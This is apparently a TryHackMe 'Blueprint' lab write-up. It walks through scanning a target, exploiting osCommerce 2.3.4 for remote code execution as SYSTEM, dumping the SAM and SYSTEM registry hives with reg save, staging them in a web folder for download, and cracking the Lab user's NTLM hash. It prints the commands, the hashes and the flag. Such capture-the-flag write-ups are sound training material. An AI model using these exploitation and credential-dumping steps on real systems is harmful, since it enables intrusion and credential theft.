Blueprint – TryHackMe

Our goal is to retrieve the **root flag** and the **"Lab" user NTLM hash decrypted.**


Contents

1.Reconnaissance

We start by checking if the host is active.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.171.168
PING 10.10.171.168 (10.10.171.168) 56(84) bytes of data.
64 bytes from 10.10.171.168: icmp_seq=1 ttl=127 time=44.2 ms
64 bytes from 10.10.171.168: icmp_seq=2 ttl=127 time=44.8 ms
^C
--- 10.10.171.168 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 44.246/44.514/44.783/0.268 ms
```

The host responds, but there are no visible resources on the website.



There's nothing useful in the page source either.

view-source:http://10.10.171.168/

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
5 <title>404 - File or directory not found.</title>
6 <style type="text/css">
7 <!--
8 body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
9 fieldset{padding:0 15px 10px 15px;}
10 h1{font-size:2.4em;margin:0;color:#FFF;}
11 h2{font-size:1.7em;margin:0;color:#CC0000;}
12 h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
13 #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
14 background-color:#555555;}
15 #content{margin:0 0 0 2%;position:relative;}
16 .content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
17 -->
18 </style>
19 </head>
20 <body>
21 <div id="header"><h1>Server Error</h1></div>
22 <div id="content">
23  <div class="content-container">><fieldset>
24   <h2>404 - File or directory not found.</h2>
25   <h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
26  </fieldset></div>
27 </div>
28 </body>
29 </html>
30
```


Running an Nmap scan shows several open ports.

```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- -v 10.10.171.168
Starting Nmap 7.94SVN ( https://nmap.org )
Initiating Ping Scan at 10:33
Scanning 10.10.171.168 [4 ports]
Completed Ping Scan at 10:33, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:33
Completed Parallel DNS resolution of 1 host. at 10:33, 0.00s elapsed
Initiating SYN Stealth Scan at 10:33
Scanning 10.10.171.168 [65535 ports]
Discovered open port 445/tcp on 10.10.171.168
Discovered open port 139/tcp on 10.10.171.168
Discovered open port 135/tcp on 10.10.171.168
Discovered open port 80/tcp on 10.10.171.168
Discovered open port 3306/tcp on 10.10.171.168
Discovered open port 8080/tcp on 10.10.171.168
Discovered open port 443/tcp on 10.10.171.168
```

On port **8080**, we discover an **osCommerce** instance.

2.Exploitation

We have access to the catalog.



Using **searchsploit**, I identified several potential exploits.

```
┌─[root@parrot]─[/home/user]
└──╼ #searchsploit oscommerce
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Allpc 2.5 osCommerce - SQL Injection / Cross- | windows_x86/webapps/15128.txt
EZ-osCommerce 3.1 - Arbitrary File Upload     | php/webapps/14415.html
osCommerce - Arbitrary File Upload / File Dis | php/webapps/36248.txt
osCommerce - Authentication Bypass            | php/webapps/16113.txt
osCommerce - Cross-Site Request Forgery       | php/webapps/38309.txt
osCommerce 2.1 - Remote File Inclusion        | php/webapps/21563.txt
osCommerce 2.1/2.2 - 'Checkout_Payment.php' E | php/webapps/22393.txt
osCommerce 2.1/2.2 - 'product_info.php' SQL I | php/webapps/28447.php
osCommerce 2.1/2.2 - Error_Message Cross-Site | php/webapps/22391.txt
osCommerce 2.1/2.2 - Info_Message Cross-Site  | php/webapps/22392.txt
osCommerce 2.1/2.2 - Multiple Cross-Site Scri | php/webapps/31744.txt
osCommerce 2.1/2.2 - Multiple HTTP Response S | php/webapps/25840.txt
osCommerce 2.2 - '/admin/banner_manager.php?p | php/webapps/28743.txt
osCommerce 2.2 - '/admin/banner_statistics.ph | php/webapps/28744.txt
osCommerce 2.2 - '/admin/countries.php?page'  | php/webapps/28745.txt
osCommerce 2.2 - '/admin/currencies.php?page' | php/webapps/28746.txt
osCommerce 2.2 - '/admin/languages.php?page'  | php/webapps/28747.txt
```

I began with **Metasploit**, which has a high-quality exploit marked as “excellent.”

```
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search oscommerce 2.3.4

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
Description
   -  ----                                                  ---------------  ----       -----
-----------
   0  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes
osCommerce Installer Unauthenticated Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/oscomm
erce_installer_unauth_code_exec

[msf](Jobs:0 Agents:0) >>
```

I selected and configured it.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name     Current Setting    Required  Description
   ----     ---------------    --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][
                                         ...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs
                                         /using-metasploit/basics/using-metasploit.html
   RPORT    80                 yes       The target port (TCP)
   SSL      false              no        Negotiate SSL/TLS for outgoing connections
   URI      /catalog/install/  yes       The path to the install directory
   VHOST                       no        HTTP server virtual host
```


Unfortunately, it didn't work in this case.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> set RPORT 8080
RPORT => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> set RHOSTS 10.10.171.168
RHOSTS => 10.10.171.168
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> set LHOST 10.21.136.129
LHOST => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> check
[*] 10.10.171.168:8080 - The target is not exploitable.
[msf](Jobs:0 Agents:0) exploit(multi/http/oscommerce_installer_unauth_code_exec) >> run
[*] Started reverse TCP handler on 10.21.136.129:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable
[*] Exploit completed, but no session was created.
```

I found two more RCE exploits in **searchsploit.**

```
osCommerce 2.3.4.1 - Remote Code Execution                    | php/webapps/44374.py
osCommerce 2.3.4.1 - Remote Code Execution (2)                | php/webapps/50128.py
```

I downloaded them from Exploit Database.



They required some minor configuration to match the target.

```python
import requests

# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://10.10.171.168:8080//oscommerce-2.3.4.1/catalog/"
target_url = "http://10.10.171.168:8080/oscommerce-2.3.4.1/catalog/install/install.php?step=4"

data = {
    'DIR_FS_DOCUMENT_ROOT': './'
}
```

The first didn't work.

```
┌─[root@parrot]─[/home/user]
└──╼ #python3 /home/user/Desktop/44374.py
[-] Exploit did not execute as planned
```

I tried the second one – and **it worked!**

```
┌─[root@parrot]─[/home/user]
└──╼ #python3 /home/user/Desktop/50128.py http://10.10.171.168:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$
```

3.Shell

We now have a shell with **NT AUTHORITY\SYSTEM** privileges.

```
RCE_SHELL$ whoami
nt authority\system

RCE_SHELL$
```

First, we locate the **root flag** – success!

```
RCE_SHELL$ dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\Users

04/11/2019  11:36 PM    <DIR>          .
04/11/2019  11:36 PM    <DIR>          ..
04/11/2019  11:40 PM    <DIR>          Administrator
03/21/2017  04:30 PM    <DIR>          DefaultAppPool
03/21/2017  04:09 PM    <DIR>          Lab
07/14/2009  05:41 AM    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)  19,491,278,848 bytes free

RCE_SHELL$ dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
               1 File(s)             37 bytes
               2 Dir(s)  19,490,951,168 bytes free

RCE_SHELL$
```

```
RCE_SHELL$ type C:\Users\Administrator\Desktop\root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
RCE_SHELL$
```

Next, we need to obtain the decrypted NTLM hash for the user "Lab."

We dump the **SYSTEM** and **SAM** registry hives and save them to the Temp folder.

```
RCE_SHELL$ reg save hklm\sam C:\Windows\Temp\sam.save
The operation completed successfully.

RCE_SHELL$ reg save hklm\system C:\Windows\Temp\system.save
The operation completed successfully.

RCE_SHELL$
```

But how to extract them from the machine?

Since we have access to the **osCommerce** directory, we can copy the files there.

```
RCE_SHELL$ dir C:
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

07/24/2025  09:57 AM    <DIR>          .
07/24/2025  09:57 AM    <DIR>          ..
04/11/2019  10:52 PM               447 application.php
07/24/2025  10:09 AM             1,121 configure.php
04/11/2019  10:52 PM    <DIR>          functions
               2 File(s)          1,568 bytes
               3 Dir(s)  19,475,636,224 bytes free

RCE_SHELL$ copy C:\Windows\Temp\sam.save C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
        1 file(s) copied.

RCE_SHELL$ copy C:\Windows\Temp\system.save C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
        1 file(s) copied.

RCE_SHELL$
```

Now we can access them via the web interface on port 8080.

Name	Last modified	Size	Description
Parent Directory		-	
application.php	2019-04-11 22:52	447	
configure.php	2025-07-24 10:10	1.2K	
functions/	2019-04-11 22:52	-	
sam.save			
system.save			

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.171.168 Port 8080

We download the files and extract the password hash dump.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #samdump2 /home/user/Desktop/system.save /home/user/Desktop/sam.save
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #
```

Then, we crack the **NTLM hash** using **CrackStation**.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
30e87bf999828446a1c1209ddde4c450
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

4.Summary

This was an interesting CTF – I had to test multiple exploits and extract sensitive system files. The tricky part was how to **exfiltrate the registry hives**, until I remembered we had access to certain folders through the web interface.